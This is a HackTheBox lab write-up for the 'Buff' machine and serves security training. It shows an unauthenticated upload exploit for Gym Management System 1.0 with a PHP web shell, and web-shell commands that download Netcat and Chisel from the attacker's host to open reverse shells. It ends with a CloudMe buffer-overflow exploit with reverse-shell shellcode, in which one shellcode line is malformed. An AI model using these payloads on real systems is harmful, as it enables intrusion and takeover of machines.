



HACKTHEBOX



Buff

16th Oct 2020

Prepared By: felamos

Machine Author: egotisticalSW

Difficulty: **Easy**

Synopsis

Buff is an easy-difficulty Windows machine that features an instance of **Gym Management System 1.0**. This is found to be vulnerable to an unauthenticated remote code execution vulnerability. Enumeration of the internal network reveals a service running on port **8888**. The installation file for this service can be found on disk, allowing us to debug it locally. We can perform port forwarding to make the service available and exploit it.

Skills Required

- Basic Networking
- Enumeration

Skills Learned

- Unauthenticated RCE
- Buffer Overflow
- Port Forwarding

Enumeration

Let's start enumeration with an **Nmap** scan.


```
$ ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.129.10.71 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
$ nmap -Pn -p$ports -sC -sV 10.129.10.71
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-05 13:09 -0500
Nmap scan report for 10.129.10.71
Host is up (0.25s latency).
```

```
PORT      STATE  SERVICE  VERSION
8080/tcp  open   http      Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-title: mrb3n's Bro Hut
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap **done:** 1 IP address (1 host up) scanned in 60.05 seconds

The scan reveals port `8080`, which is running an `Apache` server with PHP version `7.4.6`. On navigating to port `8080`, we're presented with a fitness website.



Visiting `/contact` reveals information about the version of the web application.

About Fitness

mrb3n's Bro Hut

Made using Gym Management Software 1.0

Foothold

We know that the web application is running `Gym Management Software 1.0`. Searching for known vulnerabilities for this application reveals an unauthenticated file upload vulnerability, which allows attackers to achieve RCE.

We can download Gym Management Software from [here](#). Let's take a look at the source code to understand how it works.

```
$ wget https://projectworlds.com/wp-content/uploads/2021/10/Gym-Management-System-Project-in-PHP.zip
$ unzip Gym-Management-System-Project-in-PHP-master.zip
$ cd Gym-Management-System-Project-in-PHP
```

According to public analysis on this application, the vulnerability exists in `upload.php` because the application doesn't check if the user is authenticated.

```
$ cat upload.php
<?php
<SNIP>
$user = $_GET['id'];
$allowedExts = array("jpg", "jpeg", "gif", "png", "JPG");
$extension = @end(explode(".", $_FILES["file"]["name"]));
if(isset($_POST['pupload'])){
if ((($_FILES["file"]["type"] == "image/png")
<SNIP>
    move_uploaded_file($_FILES["file"]["tmp_name"],
        "upload/" . $user . "." . $ext);
    $url=$user . "." . $ext;
<SNIP>
?>
```

Looking at the source code of `upload.php`, we see that it takes in the GET parameter `id` and assigns the value to a variable `user`. It also checks if the image file is valid, but we can bypass those filters by adding a double extension. Let's create a simple Python script to upload our malicious `PHP` code.

```
#!/usr/bin/env python3

import requests

def Main():
    url = "http://10.129.10.71:8080/upload.php?id=test"
    s = requests.Session()
    s.get(url, verify=False)
    PNG_magicBytes = '\x89\x50\x4e\x47\x0d\x0a\x1a'
    png = {
        'file':
        (
            'test.php.png',
            PNG_magicBytes + '\n' + '<?php echo shell_exec($_GET["cmd"]); ?>',
            'image/png',
            {'Content-Disposition': 'form-data'}
        )
    }
    data = {'pupload': 'upload'}

    r = s.post(url=url, files=png, data=data, verify=False)
    print("Uploaded!")
```

```
if __name__ == "__main__":  
    Main()
```

We are satisfying the check that this is a valid `PNG` file by prepending it with the magic bytes for PNG, which are `0x8950` in hex.

```
<?php echo shell_exec($_GET["cmd"]); ?>
```

The `PHP` code in our webshell will execute any command we provide in a `GET` request using the `cmd` parameter. Let's execute the Python script.

```
$ python3 script.py  
Uploaded!
```

Next, let's navigate to `/upload/test.php` and try to execute the `whoami` command.

```
$ curl "http://10.129.10.71:8080/upload/test.php?cmd=whoami"  
PNG  
buff\shaun
```

This is successful. Let's upgrade to a proper shell. First, we download a `Netcat` binary and start a simple Python HTTP server.

```
$ wget https://github.com/skyformat99/netcat-for-  
windows/raw/refs/heads/master/1.12/nc64.exe  
<SNIP>  
$ python3 -m http.server 80
```

Then we start a `Netcat` listener locally on port `4444`.

```
$ nc -lnvp 4444  
listening on [any] 4444 ...
```

Finally, we issue the commands below from the web shell to download the `Netcat` binary and save it to the `c:\users\public\` folder and then execute it to spawn a reverse shell.

```
$ curl "http://10.129.10.71:8080/upload/test.php?cmd=powershell%20Invoke-  
WebRequest%20-Uri%20http%3A%2F%2F10.10.15.63%2Fnc64.exe%20-  
Outfile%20c%3A%5Cusers%5Cpublic%5Cnc.exe"  
<SNIP>  
  
$ curl "http://10.129.10.71:8080/upload/test.php?  
cmd=c%3A%5Cusers%5Cpublic%5Cnc.exe%2010.10.15.63%204444%20-e%20cmd.exe"
```

Looking back at our `Netcat` listener, we see that we have a shell as user `shaun`.

```
$ nc -lnvp 4444
listening on [any] 4444 ...
<SNIP>
C:\xampp\htdocs\gym\upload>whoami
buff\shaun
```

Lateral Movement

On enumerating the file system, we come across the binary `CloudMe_1112.exe` in the directory `C:\Users\shaun\Downloads`.

```
C:\Users\shaun\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\Users\shaun\Downloads

14/07/2020  12:27    <DIR>          .
14/07/2020  12:27    <DIR>          ..
16/06/2020  15:26         17,830,824 CloudMe_1112.exe
               1 File(s)          17,830,824 bytes
               2 Dir(s)          7,475,421,184 bytes free

C:\Users\shaun\Downloads>
```

Using `tasklist` and `netstat` to enumerate the system, we see that port `8888` is available on the box running `CloudMe.exe`.

```
C:\Users\shaun\Downloads>tasklist
```

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0		0	8 K
<SNIP>				
cmd.exe	840		0	3,388 K
conhost.exe	7200		0	11,064 K
CloudMe.exe	8856		0	23,728 K
timeout.exe	4008		0	4,008 K
tasklist.exe	7748		0	7,472 K

This is evident since the ip and port match the process for `CloudMe.exe`.

```
C:\Users\shaun\Downloads>netstat -ano | findstr TCP | findstr ":0"
<SNIP>
TCP    127.0.0.1:3306      0.0.0.0:0          LISTENING       8188
TCP    127.0.0.1:8888     0.0.0.0:0          LISTENING       8856
TCP    [::]:135          [::]:0             LISTENING       952
TCP    [::]:445          [::]:0             LISTENING        4
<SNIP>
C:\Users\shaun\Downloads>
```

Privilege Escalation

A quick Google search for vulnerabilities related to `CloudMe_1112` leads us to a proof of concept on [Exploit-DB](#). Inspection reveals that it's a buffer overflow exploit (see **Appendix A** for the code listing).

Since the service listens on localhost, we can make this port available to our machine using a `socks` proxy. To accomplish this, we can use [Chisel](#). First, we set up the `chisel` server on our attacking machine, listening on port `9999`.

```
$ chisel server -p 9999 --reverse

2026/02/05 11:53:22 server: Reverse tunnelling enabled
2026/02/05 11:53:22 server: Fingerprint <SNIP>
2026/02/05 11:53:22 server: Listening on http://0.0.0.0:9999
```

Next, we download the Windows version of [Chisel](#) and place it in the same directory where our Python `HTTP` server is running.

```
$ wget
https://github.com/jpillora/chisel/releases/download/v1.10.1/chisel_1.10.1_windows_
s_amd64.gz
<SNIP>
'chisel_1.10.1_windows_amd64.gz' saved [4020166/4020166]
$ gunzip chisel_1.10.1_windows_amd64.gz
```

To upload Chisel to the target machine, we use the web shell to fetch the binary and save it in the `C:\Users\Public` directory. We then execute it to establish a reverse tunnel back to our system.

```
$ curl "http://10.129.10.71:8080/upload/test.php?cmd=powershell%20Invoke-
WebRequest%20-Uri%20http://10.10.15.63/chisel_1.10.1_windows_amd64%20-
Outfile%20c:%5Cusers%5Cpublic%5Cchisel.exe"
<SNIP>
$ curl "http://10.129.10.71:8080/upload/test.php?
cmd=C:%5CUsers%5CPublic%5Cchisel.exe%20client%2010.10.15.63:9999%20R:8888:127.0.0
.1:8888"
```

We confirm that the tunnel is successfully established.

```
$ chisel server -p 9999 --reverse

2026/02/05 14:02:59 server: Reverse tunnelling enabled
2026/02/05 14:02:59 server: Fingerprint
h/6zlnLtY9av0QB11D67M6lx23HmjZTu+gOSA9lxLwU=
2026/02/05 14:02:59 server: Listening on http://0.0.0.0:9999
2026/02/05 14:06:08 server: session#1: Client version (1.10.1) differs from
server version (1.11.3-0kali1)
2026/02/05 14:06:08 server: session#1: tun: proxy#R:8888=>8888: Listening
```

Let's use `msfvenom` to generate shellcode.

```
$ msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.15.63 LPORT=4455 -b
'\x00\x0A\x0D' -f python -v payload
<SNIP>
payload += b"\xd9\xc9\xd9\x74\x24\xf4\x5a\xbe\xf4\xe0\x24"
payload += b"\x11\x31\xc9\xb1\x52\x31\x72\x17\x83\xc2\x04"
payload += b"\x03\x86\xf3\xc6\xe4\x9a\x1c\x84\x07\x62\xdd"
<SNIP>
payload += b"\xce\x29\x05\x88\x4d\xdb\xf6\x6f\x4d\xae\xf3"
payload += b"\x34\xc9\x43\x8e\x25\xbc\x63\x3d\x45\x95"
```

Next, we start a `Netcat` listener on port `4455`.

```
$ nc -lnvp 4455
listening on [any] 4455 ...
```

Then we replace the shellcode in the script, and then run it. The script will send our payload to the service at `8888`.

```
$ cat poc.py
<SNIP>
padding1 = b"\x90" * 1052
EIP      = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS     = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload = b""
payload += b"\xbd\xd9\xd7\x2b\xeb\xdb\xdb\xd9\x74\x24\xf4"
<SNIP>
payload += b"\x37\x2f\xbe\xae\x28\xda\xc0\x1d\x48\xcf"

overrun = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,8888))
    s.send(buf)
except Exception as e:
    print(sys.exc_value)
```

This is successful, and we receive a shell as administrator.

```
$ nc -lnvp 4455
listening on [any] 4455 ...
connect to [10.10.15.63] from (UNKNOWN) [10.129.10.71] 49959
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

The root flag can be found under `C:\Users\Administrator\Desktop\root.txt`.

Appendix A

CloudMe Exploit Code:

```
import socket
import sys

target = "127.0.0.1"

padding1 = b"\x90" * 1052
EIP = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS = b"\x90" * 30

#msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.4 LPORT=4444
EXITFUNC=thread -b "\x00\x0d\x0a" -f python
payload = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
payload += b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"
payload += b"\x89\xfe\x54\x82\x72\xff\xa4\xe3\xfb\x1a\x95\x23\x9f"
payload += b"\x6f\x85\x93\xeb\x22\x29\x5f\xb9\xd6\xba\x2d\x16\xd8"
payload += b"\x0b\x9b\x40\xd7\x8c\xb0\xb1\x76\x0e\xcb\xe5\x58\x2f"
payload += b"\x04\xf8\x99\x68\x79\xf1\xc8\x21\xf5\xa4xfc\x46\x43"
payload += b"\x75\x76\x14\x45\xfd\x6b\xec\x64\x2c\x3a\x67\x3f\xee"
payload += b"\xbc\xa4\x4b\xa7\xa6\xa9\x76\x71\x5c\x19\x0c\x80\xb4"
payload += b"\x50\xed\x2f\xf9\x5d\x1c\x31\x3d\x59\xff\x44\x37\x9a"
payload += b"\x82\x5e\x8c\xe1\x58\xea\x17\x41\x2a\x4c\xfc\x70\xff"
payload += b"\x0b\x77\x7e\xb4\x58\xdf\x62\x4b\x8c\x6b\x9e\xc0\x33"
payload += b"\xbc\x17\x92\x17\x18\x7c\x40\x39\x39\xd8\x27\x46\x59"
payload += b"\x83\x98\xe2\x11\x29\xcc\x9e\x7b\x27\x13\x2c\x06\x05"
payload += b"\x13\x2e\x09\x39\x7c\x1f\x82\xd6\xfb\xa0\x41\x93\xf4"
payload += b"\xea\xc8\xb5\x9c\xb2\x98\x84\xc0\x44\x77\xca\xfc\xc6"
payload += b"\x72\xb2\xfa\xd7\xf6\xb7\x47\x50\xea\xc5\xd8\x35\x0c"
payload += b"\x7a\xd8\x1f\x6f\x1d\x4a\xc3\x5e\xb8\xea\x66\x9f"

overrun = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,8888))
    s.send(buf)
except Exception as e:
    print(sys.exc_value)
```